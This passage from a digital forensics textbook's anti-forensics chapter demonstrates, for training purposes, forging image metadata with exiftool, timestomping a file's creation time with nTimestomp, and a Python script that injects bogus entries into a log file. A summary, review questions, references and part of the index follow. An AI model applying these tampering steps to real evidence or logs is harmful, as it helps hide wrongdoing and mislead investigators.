


Figure 11.5: Original time properties of duplicate.jpg

Command: `exiftool.exe -DateTimeOriginal="1506-08-08 12:34:56" "c:\Users\Labuser\Pictures\Saved Pictures\duplicate.jpg"`

Now let us see if the field name `DateTimeOriginal` is added with the forged date and time in *Figure 11.6*.

You can use exiftoolgui, which can be downloaded from:
<https://exiftool.org/forum/index.php?topic=2750.0/> and for installation, follow the documentation: <https://exiftool.org/gui/>.




Figure 11.6: Showcasing newly added original data and time value

The above figure shows the newly added date and time highlighted in box 1. Box 2 highlights that you can run the same commands from the GUI too, in order to modify the metadata of the image file instead of using the command line tool.

Here is a list of some of the most used Exiftool commands to change metadata:

- **ImageDescription**: This tag specifies the image description.
- **DateTimeOriginal**: This tag specifies the date and time that the image was taken.
- **Author**: This tag specifies the author of the image.
- **Copyright**: This tag specifies the copyright information for the image.
- **Location**: This tag specifies the location where the image was taken.

For more information on Exiftool commands, please refer to the Exiftool documentation: https://exiftool.org/exiftool_pod.html.

It is important to be aware of the possibility of manipulated metadata. If you are using image files as evidence, it is important to verify the integrity of the metadata. You can do this by using a tool that can detect and flag modified metadata.

Scenario 2: Altering the timestamp

Timestomping is a technique used to manipulate file timestamps to hide or modify the actual creation, modification, or access times of a file. This practice is sometimes employed by threat actors and criminals to cover their tracks during malicious activities. We will explore how to perform timestomping using open-source tools and demonstrate example commands for Windows and Linux environments.

ntimestomp(Windows OS):

There are many open-source utilities available for timestomping. We are going to use ntimestomp, which can be downloaded from:

<https://github.com/limbenjamin/nTimetools>

Remember the concept of MACB from *Chapter 1, Introduction to Essential Concepts of Digital Forensics*, we target ‘C’ which stands for **creation time** of a file. We will change the duplicate.jpg file we used in scenario 1.

Command: `nTimestomp_v1.2_x64.exe -F "c:\Users\Labuser\Pictures\Saved Pictures\duplicate.jpg" -B 2051-01-01 1:0:0.1`

Refer to the following figure for the output:

```
C:\Users\Labuser\Downloads> nTimestomp_v1.2_x64.exe -F "c:\Users\Labuser\Pictures\Saved Pictures\duplicate.jpg" -B 2051-01-01 1:0:0.1
nTimestomp, Version 1.2
Copyright (C) 2019 Benjamin Lim
Available for free from https://limbenjamin.com/pages/ntimetools

Filesystem type: NTFS
File name: c:\Users\Labuser\Pictures\Saved Pictures\duplicate.jpg
File size: 284915

File timestamp successfully set

Last Write Time: 2023-08-07 17:33:47.0568164 UTC
Last Access Time: 2023-08-07 17:33:47.0568164 UTC
Metadata Change Time: 2023-08-07 17:33:47.0568164 UTC
Creation Time: 2051-01-01 00:00:00.0000000 UTC
```

Figure 11.7: Showcasing ntimestomp command and its output

Per the output, the creation time is set to January 1, 2051, 1:0:0 am UTC.

Please note that timestomping is performed in the UTC timezone. If you view the file in a different time zone on a Windows operating system, the timestamp will be read according to the local timezone setting on the machine.

Let us examine the date and time values for duplicate.jpg after the timestomping is completed. The creation date and time will be shown as December 31, 2050, at 7:00 pm, due to the 5-hour time difference between the lab environment in EST

and UTC. However, the modified and access dates will reflect the actual dates in August 2023, as shown in *Figure 11.8*.

Typically, threat actors and wrongdoers attempt to timestamp a file to show a past date and time. They do this to alter the file's creation, modification, and access times, making it appear older and thereby evading detection from forensics tools and analysts, as shown:




Figure 11.8: Showcasing timestamped creation date and time

There are similar applications and utilities available for timestamping on Linux environment.

Scenario 3: Injecting log entries into log file

Taking an example, an attacker may inject random or irrelevant log entries into a dataset containing log files, diverting the attention of forensic analysts and leading to misinterpretations or false conclusions.

Tool: Python (built-in libraries) - Python can be used to write a script that injects random or irrelevant log entries into log files.

This Python script injects ten random log entries into an `application.log` file, diverting the attention of forensic analysts and potentially leading to misinterpretations or false conclusions during analysis.

Sample code:

```
import random

# Function to inject random log entries

def inject_random_log_entries(log_file, num_entries):

    with open(log_file, 'a') as file:

        for _ in range(num_entries):

            random_log_entry = f"Random log entry:
{random.randint(1, 100)}"

            file.write(random_log_entry + '\n')

# Usage

inject_random_log_entries('application.log', 10)
```

The provided Python code defines a function called `inject_random_log_entries` that injects random log entries into a specified log file. It takes two parameters: `log_file` (the name of the log file) and `num_entries` (the number of random log entries to inject). The function generates random log entries with numbers between 1 and 100 and appends them to the log file.

The script demonstrates the usage of the `inject_random_log_entries` function by calling it with the log file name `application.log` and injecting 10 random log entries into that file.

Data fabrication poses a significant threat to digital forensics investigations, requiring investigators to stay vigilant and employ advanced techniques to counter these anti-forensics tactics. By understanding different categories of data fabrication and implementing appropriate countermeasures, digital forensics experts can enhance their ability to uncover the truth and maintain the integrity of their investigations.

Anti-forensics challenges for digital forensic practitioners

The anti-forensics challenges for the digital forensics community can be broadly divided into three categories: technological limitations and complexity, personnel and resource challenges, and finally, legal and ethical challenges.

Technological limitations and complexity

The challenges presented by anti-forensics techniques are formidable.

Sophisticated methods employed by malicious actors, aim to thwart and confound digital forensic investigations, making the task of uncovering and preserving digital evidence significantly more intricate. Several technological limitations and complexities arise from the anti-forensics' perspective, hindering the efforts of digital forensic professionals and most of what we have already covered in this chapter already:

- **Data encryption and obfuscation** are commonly utilized by cybercriminals to hide sensitive information. Robust encryption algorithms and strong keys are employed to make data unreadable without the correct decryption credentials. Additionally, obfuscation techniques like code packing and obfuscated scripts obscure malicious code, making it hard to analyze and identify malware behavior.
- **Data fragmentation and overwriting** can obstruct digital forensic investigations by complicating evidence reconstruction. Anti-forensics tools deliberately increase data fragmentation or overwrite critical data sectors, making it difficult to recover and piece together essential information.
- **File and data hiding techniques**, such as steganography, allow cybercriminals to embed sensitive data within seemingly harmless files like images or audio files. These hidden payloads often escape detection by traditional forensic tools, resulting in incomplete evidence acquisition.
- **Malware and rootkits:** Threat actors use rootkits, bootkits, wiper malware, and anti-memory analysis techniques. These measures enable them to manipulate the operating system, hide their presence, and thwart investigative efforts in identifying and removing malware or unauthorized access points.
- **Identifying and collecting hidden or encrypted evidence** poses a challenge for investigators due to data concealment, encryption, or obfuscation. Specialized tools and skills are required to uncover hidden information within files and recover encrypted data.

- **Analyzing corrupted and difficult-to-interpret evidence** becomes a hurdle as anti-forensics techniques can corrupt or alter data. Investigators may encounter incomplete or illegible data, complicating their efforts to interpret the evidence accurately.

Personnel and resource challenges

Digital forensics teams face a multitude of challenges that require strategic planning and resource allocation. Some of the personnel and resource challenges that organizations encounter when dealing with anti-forensics activities are:

- **Skill and expertise gap:** The constantly evolving landscape of anti-forensics techniques demands digital forensics professionals to be highly skilled and trained. They must stay ahead of the curve by continuously learning about the latest tools and methodologies used by criminals. Organizations need to invest in regular training programs and certifications for their personnel to keep them up to date with the latest advancements in the field. Additionally, fostering a culture of knowledge sharing and collaboration within the team can help address knowledge gaps effectively.
- **Limited resources:** Digital forensic investigations are resource-intensive endeavors, requiring specialized hardware and software. However, many organizations, including law enforcement agencies, face budgetary constraints that can hinder their ability to acquire the necessary resources. To overcome this challenge, it is essential to prioritize resource allocation based on the criticality of cases and explore partnerships with other agencies or private firms that can supplement resources when needed.
- **Increased risk of false positives and negatives:** Anti-forensics techniques often obscure evidence or leave digital traces that can lead to false positives or negatives in investigations. False positives can result in unjustified suspicion, while false negatives may allow criminals to evade justice. To mitigate this risk, forensic teams need to adopt rigorous validation procedures, double-check their findings, and employ multiple forensic techniques to cross-verify results, which costs the digital forensic teams both time and money.
- **Ever-evolving digital environment:** There are many different types of devices, platforms, formats, and protocols that generate and store digital evidence and are constantly evolving and changing. This makes it difficult for digital forensic practitioners to keep up with the latest developments and

innovations in the field of digital forensics and to anticipate or counteract new forensic techniques or tools.

- **Psychological impact and workload:** In addition to the technical challenges, digital forensics investigators face psychological factors that can affect their performance and well-being. The nature of their work, dealing with distressing and emotionally draining cases, can lead to stress, burnout, and compassion fatigue. Organizations should prioritize employee well-being by providing adequate support, counseling services, and opportunities for mental health breaks. Properly managing caseloads and implementing peer support programs can also help mitigate the psychological impact of the job.

Legal and ethical challenges

A third challenge is the legal and ethical implications of anti-forensics, which means that some techniques may violate local and international laws or regulations that govern the use, access, or disclosure of digital data or infringe on the rights or privacy of other users or entities. Digital forensics investigators encounter both legal and ethical challenges due to the use of anti-forensics techniques.

Legal challenges

The legal challenges are as follows:

- **Protection by law:** The Fourth Amendment of the United States Constitution protects against unreasonable searches and seizures, requiring investigators to obtain a warrant before accessing devices with potential evidence hidden through anti-forensics methods. Violating the **Computer Fraud and Abuse Act (CFAA)** is another legal concern when investigators access computer systems without proper authorization, possibly using anti-forensics techniques.
- **Integrity and admissibility of evidence:** The use of anti-forensics tools may compromise the integrity and admissibility of evidence in court, leading to potential legal complexities and questions from defense attorneys. Addressing jurisdictional issues is crucial, considering that anti-forensics tools are often used across borders, requiring international cooperation for successful investigations and prosecutions.

Ethical challenges

The ethical challenges are as follows:

- **Bias:** The investigators may face challenges in maintaining objectivity and avoiding bias towards evidence that has not been anti-forensically modified. This highlights the importance of impartiality and thorough examination of all evidence during investigations.
- **Privacy rights:** The ethical dilemma lies in balancing the need for evidence with respecting individuals' privacy rights, especially when dealing with personal and sensitive data.

In conclusion, the challenges posed by anti-forensics techniques represent formidable obstacles for digital forensic practitioners. These challenges stem from technological limitations and complexities, personnel and resource constraints, and legal and ethical considerations.

From a technological and personnel standpoint, digital forensic experts need to innovate and continually update their knowledge and skills to stay up to date with new technologies, techniques, and methods. Organizations and leaders need to provide adequate funding and resources to equip forensic teams to effectively combat cybercrime. By adopting a collaborative and proactive approach, the digital forensics community can bolster its effectiveness in preserving and analyzing digital evidence, ultimately contributing to a safer and more secure digital landscape.

Investigators must navigate complex legal frameworks, obtain warrants, and respect individuals' privacy rights while conducting investigations. Maintaining ethical standards and objectivity is crucial to ensuring fair and unbiased forensic examinations.

Conclusion

In conclusion, the chapter on anti-forensics has delved into the intricate world of digital manipulation and evasion techniques that challenge digital forensic practitioners. The exploration began with an understanding of what anti-forensics entails and the goals behind employing such tactics. We then examined various anti-forensic techniques, such as data hiding using tools like Steghide and StegDetect, and the usage of Alternate Data Streams to conceal information.

The chapter also covered data obfuscation methods like encryption, polymorphism, data fragmentation, and encoding techniques like XOR, Base64, and ROT13. We explored how threat actors leverage these techniques to mislead

digital forensic analysis, making the investigation more complex and time-consuming for investigators.

Data deletion and physical storage media destruction were discussed, covering different types of file deletion and methods of destroying storage devices, including the use of wiper malware and its characteristics. We also explored data manipulation techniques, such as timestamp manipulation, metadata alteration, file header modification, log falsification, and file injection, providing scenarios to illustrate their practical applications.

We highlighted the challenges faced by digital forensic practitioners when dealing with anti-forensics. Technological limitations and complexities make the acquisition and preservation of digital evidence more challenging. Personnel and resource challenges demand well-trained investigators equipped with specialized tools to combat anti-forensics effectively. Legal and ethical considerations underscore the need to respect individuals' privacy rights and adhere to proper procedures during investigations.

In conclusion, the chapter emphasizes the critical importance of collaboration within the digital forensics community to share knowledge, best practices, and cutting-edge technologies. By proactively updating skills and staying abreast of evolving anti-forensic techniques, digital forensic practitioners can strengthen their capabilities, leading to more effective and successful investigations in the ever-evolving landscape of cyber threats. Only by staying vigilant, innovative, and ethically grounded can digital forensic practitioners uphold the integrity of their work and safeguard the digital realm against malicious actors.

Points to remember

- Data hiding, data obfuscation, data deletion and storage media destruction, and data manipulation and fabrication are four anti-forensics techniques
- StegDetect leverages statistical analysis and signature-matching techniques to detect anomalies that indicate the presence of hidden data within an image.
- ADS can be used to deliver malware payload and data exfiltration.
- Encryption can be deployed at file, network, and disk level.
- Degaussing applies a strong magnetic field to the device to erase its magnetic properties.

- The `touch` command on Linux can be used to change the timestamps of files.
- The Fourth Amendment of the United States Constitution protects individuals from unreasonable searches and seizures, and this protection extends to digital devices and data as well.

Questions

1. Explain in detail what are the goals of anti-forensics.
2. List all four anti-forensics techniques.
3. Mention at least two methods of data hiding discussed in the chapter.
4. Write step-by-step commands to add and read ADS stream to a file.
5. What is polymorphism?
6. Create and explain the truth table for the XOR operation.
7. What are the different ways of data deletion and physically destroying storage media?
8. What is wiper malware and how is it different from ransomware?
9. Enlist data manipulation and fabrication methods.
10. What are the legal and ethical challenges for digital forensics practitioners dealing with anti-forensics techniques and methods?

References

- OpenPuff - Steganography and Watermarking. http://www.embeddedsw.net/OpenPuff_Steganography_Home.html.
- OpenPuff - Wikipedia. <https://en.wikipedia.org/wiki/OpenPuff>.
- OpenPuff - Free download and software reviews - CNET Download. https://download.cnet.com/OpenPuff/3000-2092_4-75450743.html.
- Researchers break down WhisperGate wiper malware used in Ukraine <https://www.zdnet.com/article/researchers-break-down-whispergate-wiper-malware-used-in-ukraine-website-defacement/>.
- Data-wiper malware strains surge amid Ukraine invasion. https://www.theregister.com/2022/04/29/wiper_attacks_jump_500_percent/.

- WhisperGate: Russia Responsible For Cyber Attacks On Ukraine.
<https://www.cybersecurityintelligence.com/blog/whispergate-russia-responsible-for-cyber-attacks-on-ukraine-6067.html>.
- Technical Analysis of the WhisperGate Malicious Bootloader.
<https://www.crowdstrike.com/blog/technical-analysis-of-whispergate-malware/>.
- Update: Destructive Malware Targeting Organizations in Ukraine.
<https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-057a>.
- WhisperGate Wiper | Cyborg Security.
<https://www.cyborgsecurity.com/threats/emerging-threats/whispergate/>.
- ntimestomping tool: <https://github.com/limbenjamin/nTimetools>

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

[https://discord\(bpbonline.com](https://discord(bpbonline.com)



Index

A

- Alternate Data Streams (ADS) [352](#), [353](#)
 - examples [353-355](#)
- alternate memory locations [259](#)
 - Hibernation file (hiberfil.sys) [261-263](#)
 - Pagefile(pagefile.sys) [260](#), [261](#)
 - Swap file (swap.sys) [263](#), [264](#)
- Amcache [175](#), [176](#)
 - analyzing [176](#), [177](#)
- AnalyzeMFT [128](#), [129](#)
- anti-forensics [346](#)
 - data deletion and physical storage media destruction [359](#), [360](#)
 - data hiding techniques [348](#)
 - data manipulation and fabrication [362](#)
 - data obfuscation [355](#)
 - goal [346](#), [347](#)
 - techniques [347](#), [348](#)
 - wiper malware [360](#)
- anti-forensics challenges, for digital forensics practitioners [369](#)
 - ethical challenges [372](#)
 - legal challenges [371](#), [372](#)
 - personnel and resource challenges [370](#), [371](#)
 - technological limitations and complexity [370](#)
- Any.Run [332](#)
- AppCompatFlags [199](#)
- Application Compatibility Engine (ACE) [174](#)
- Augmented Reality (AR) [9](#)
- Australian Parliament breach [195](#)
- Autopsy [42](#), [148](#), [318](#)
 - email analysis, via [322](#), [323](#)
 - features [42](#), [43](#)
 - for file recovery [135](#), [136](#)
 - Hash Lookup module [319-322](#)
 - installing, on MacOS [43](#)
 - installing, on Windows OS [43](#)
 - keyword search and regular expressions [318](#), [319](#)
 - new case, creating [44-46](#)

B

BagMRU subkey 191
Bangladesh Bank cyber heist 195
Base64 358
Berkley Packet Filters 220-222
browser 272
browser artifacts
 examples 274-276
browser forensics 273
 benefits 274
 importance 273
browser investigation 280, 281
 Microsoft Edge 290
 Mozilla Firefox 287
 Opera browser 290, 291
bulk_extractor 266
 features 267, 268

C

case types, digital forensics
 child exploitation 4
 computer crime 3
 corporate espionage and intellectual property theft 3, 4
 electronic discovery 4
 financial fraud and embezzlement 4
 human trafficking and drug crimes 4
 murder 4
 terrorism 4
CDIR Collector 98, 99
 data collection, on Windows OS 99
 using 100
Censys 333
chain of custody 18
cloning 35
CloudShark 230, 231
 features 231, 232
command line history 145-147
 examples 145
Command-Line Interface (CLI) 83
 Bash terminal 146
 cmd.exe 145
Cortana forensics 338-340
custom volatile data collection script
 building 90
 in Linux environment 92-95
 in Windows environment 90-92
Cyber Defense Institute Incident Response Collector (CDIR) 88

D

data acquisition 13
 logical disk acquisition 13
 physical disk acquisition 13
data collection 55
Data Duplicator (DD) 80-82
data hiding 348
 Alternate Data Streams (ADS) 352-355
 OpenPuff 351, 352
 StegDetect 350
 Steghide 348, 349
data manipulation and fabrication 362
 decoy files 363, 364
 file header modification 364
 log entries injection, into log file 368, 369
 logs falsification 363
 metadata alteration 363
 metadata manipulation, with Exitfool 365-367
 timestamp alteration 367, 368
 timestamp manipulation 363
data obfuscation 355
 data fragmentation 357
 encoding 357, 358
 encryption 356
 polymorphism 356
Democratic National Committee (DNC) 195
DFIR triage
 modern EDRs 103, 104
digital and cyber technological growth
 Apple MacBook 7
 cloud computing 8
 cyber security challenges 10
 drones and autonomous vehicles 8, 9
 explosion 10
 gaming revolution 8
 Internet of Things (IoT) 8
 modern cyber world 9
 PC revolution 7
 rise of smartphones 8
digital evidence
 audio and video files 15
 cloud storage 15
 example 15, 16
 log files 15
 memory data 15
 mobile data 15
 network data 15
 social media data 15

system files 14
types 14
 web browsing data 15
digital evidence categories 16
 non-volatile data 17
 volatile data 17
digital evidence integrity preserving
 don'ts 18
 dos 17, 18
 methods and techniques 18
Digital Forensic Framework (DFF) 61
digital forensics 1, 3, 95
 challenges, in cyber modern era 10, 11
 process flow 12
 types of cases 3
Digital Forensics and Incident Response (DFIR) 95
 triage 96
digital forensics, in fields of cybersecurity 5
 e-discovery 6, 7
 incident response and digital forensic overlap 6
 malware investigation and digital forensics overlap 5
digital forensics, phases 11
 acquisition 11
 analysis 12
 examination 11
 presentation 12
 reporting 12
digital forensics time objects 22
digital forensics tools
 Autopsy 42
 Hex Editor (HxD) 38-40
 Log2timeline.py 50
 Plaso 50
 PowerForensics 49
 SQLite 50
 standalone tools and utilities 52, 53
 The Sleuth Kit (TSK) 40-42
 volatility 46
digital signature 19, 20
Disk Dump (DD) 68
disk forensic images 77
 logical image 78
 physical image 78
DMARC 300
Document Object Model (DOM) tree 277
Domain Keys Identified Mail (DKIM) 300
drive
 cloning 83-85

Dumpcap 219

DumpIt 62

E

E-discovery and email analysis 305

 acquisition 305

 parsing 305

 Preparation for E-discovery 305, 306

 Electronic Mail (EML) 294

 email 292, 293

 email analysis 293

 email forensics 293

 benefits 294

 email formats 294

 importance, for email forensics 295, 296

 email header analysis 296

 anatomy 296, 297

 email servers and relays, identifying 298

 example 302, 303

 headers, obtaining 297, 298

 IP addresses 299

 Message-ID 299

 performing 297-305

 Received headers 298

 sender information verification 299

 X-Originating-IP header 299

 EnCase 61

 encryption 19

 Endpoint Detection and Response (EDR) 87, 88, 102

 automated response 103

 behavioral analysis 103

 cron jobs 103

 examples 102

 features 103

 live response 103

 Network Events 102

 Process Trees 102

 real-time alerting 103

 services 103

 Threat intelligence integration 103

 Exclusive OR (XOR) 357

 ExifTool 332

 Extension Mismatch Detector 323

 configuring 323-325

F

file carving 20, 21, 266

comparing, with file recovery 21, 22
file carving and recovery 326
 Foremost 326
 Scalpel 328
file recovery 133
 deleted data, recovering 133, 134
 using Autopsy 135, 136
 using Recuva 134
Foremost 326
 installing, on Linux 326
 installing, on Windows 326, 327
forensic image
 creating 83-85
forensics imaging 59
FTK imager 78-80
FTK Imager 66
 using 66, 67

G

GeoIP world map 231
GetSIDs 257, 258
Google Chrome 273, 281
 Bookmarks 285
 browser data, analyzing 283
 cache 284
 cookies 284, 285
 data acquiring 281, 282
 Downloads 285, 286
 history 283
 IndexDB 285
 Login Data 286
 other important locations 287
 Profile Picture 286
 Sessions 286
Guid Partition Table (GPT) 312
GuyMager 83

H

Hard Disk Drives (HDD) 17
hash-based validation 60, 61
HashCalc 61
hashing algorithms 19
HashSet Hits 322
Hex Editor (HxD) 28, 38
 features 39, 40
Hibernation file (hiberfil.sys) 261-263
host machines, virtual environments 30

graphics 31
processor (CPU) 30
RAM 30
SSD storage 30
hybrid analysis 332
Hyper 75
 memory dump, creating 75, 76
hypervisor 29

I

image formats
 Advanced Forensics Format (AFF) 14
 EnCase Evidence File (E01) 14
 raw image format 13
 types 13
image formats, digital forensics 59
 Advanced Forensic Format (AFF) 60
 compressed image 60
 EnCase evidence file format (E01) 60
 raw image 60
 Virtual Machine Disk (VMDK) image 60
Incident Response (IR) 6, 95
Indicators of Compromise (IOCs) 96, 243
Industrial Control Systems (ICS) 194
Internet Message Access Protocol (IMAP) server 293
Internet of Things (IoT) 7, 8
IRTriage 100

J

Jumplist 183
 files, investigating 185-188
 locations 183, 184

K

known files 322
known status 322

L

Linux Memory Extractor (LiME) 68, 69
 for capturing Android memory dump 69, 70
Linux system logs 142-145
 example 143
live forensics analysis 88, 89
 benefits 89
live incident response 88, 89
Live Response Collection Cedarpelta 97, 98

Live Response Collection (LRC) [97](#)

LNK file analysis [188, 189](#)

 startup folder [189, 190](#)

Locard's exchange principle [14](#)

Log2timeline [149](#)

Log2timeline.py [151-153](#)

M

magic header and file identification [111](#)

 scenarios [112](#)

 uncover file format scenario [113-115](#)

mailbox [295](#)

malware detection

 with Volatility and Yara [258, 259](#)

Master Boot Record (MBR) [312](#)

Master Boot Record (MBR) analysis [110, 115](#)

 Master Boot Record (MBR) [115, 116](#)

 Master Partition Table (MPT) [116, 117](#)

 Master Partition Table (MPT), accessing [117](#)

 MBR, accessing [117-119](#)

Master File Table (MFT) [119](#)

 \$MFT, extracting [125, 126](#)

 attributes [123](#)

 locating [121-123](#)

 non-resident MFT [120](#)

 resident MFT [119](#)

Master File Table (MFT) analysis [110](#)

Master Partition Table (MPT) [110](#)

MD5summer [61](#)

memory

 acquiring, from virtual environments [72](#)

 acquiring, with VMware host client [74, 75](#)

memory acquisition, from virtual platforms [243](#)

 Hyper-V [245, 246](#)

 VirtualBox [244](#)

 VMware [244, 245](#)

memory forensics [241-243](#)

metaverse [9](#)

MFT2Csv [126](#)

MFT analysis tools

 MFT2Csv [126](#)

 Sleuth Kit tools [127, 128](#)

MFT attributes

 attribute 0x10 [124](#)

 data attribute [124](#)

 File_Name attribute (0x30) [124](#)

 Filename Attribute (FNA) [124](#)

 Standard Information Attribute (SIA) [123](#)

Microsoft Edge 290
Microsoft Outlook Message (MSG) 295
modern browser
 architecture 276
 browser engine 277
 data persistence component 278, 279
 features 279, 280
 JavaScript interpreter 278
 networking component 278
 rendering engine 277
 UI backend 278
 User Interface (UI) 277
Modify, Access, Change, Birth (MAC(b)) time 22
 location, on NTFS file systems 22-24
mounted devices 196-199
Mozilla Firefox 287-289
multimedia analysis
 with Autopsy 325, 326
Multipurpose Internet Mail Extensions (MIME) 294

N

National Institute of Standards and Technology (NIST) 11
National Software Reference Library (NSRL) 331, 332
netstat plugin 252, 253
network diagrams 207
network forensics 205
 considerations 206, 207
 foundational insights 206
 list of data sources 207, 208
 pre-requisites 204
 scenarios 206
NetworkMiner 233, 234
 features 234, 235
network sources and commands, for data collection
 authentication logs 212
 DHCP logs 212
 DNS logs 213
 domain controller logs 211
 firewall logs 208, 209
 IDS/IPS logs 209, 210
 network traffic 208
 proxy server logs 209
 webserver logs 213
 wireless network 208
network topology 206
New Technology File System (NTFS) 352
NHS Cyber Attack 195
non-volatile data collection 76

- account information [76](#)
- browsing activity [77](#)
- configuration/log files [77](#)
- data files [77](#)
- dump files [77](#)
- file data [76](#)
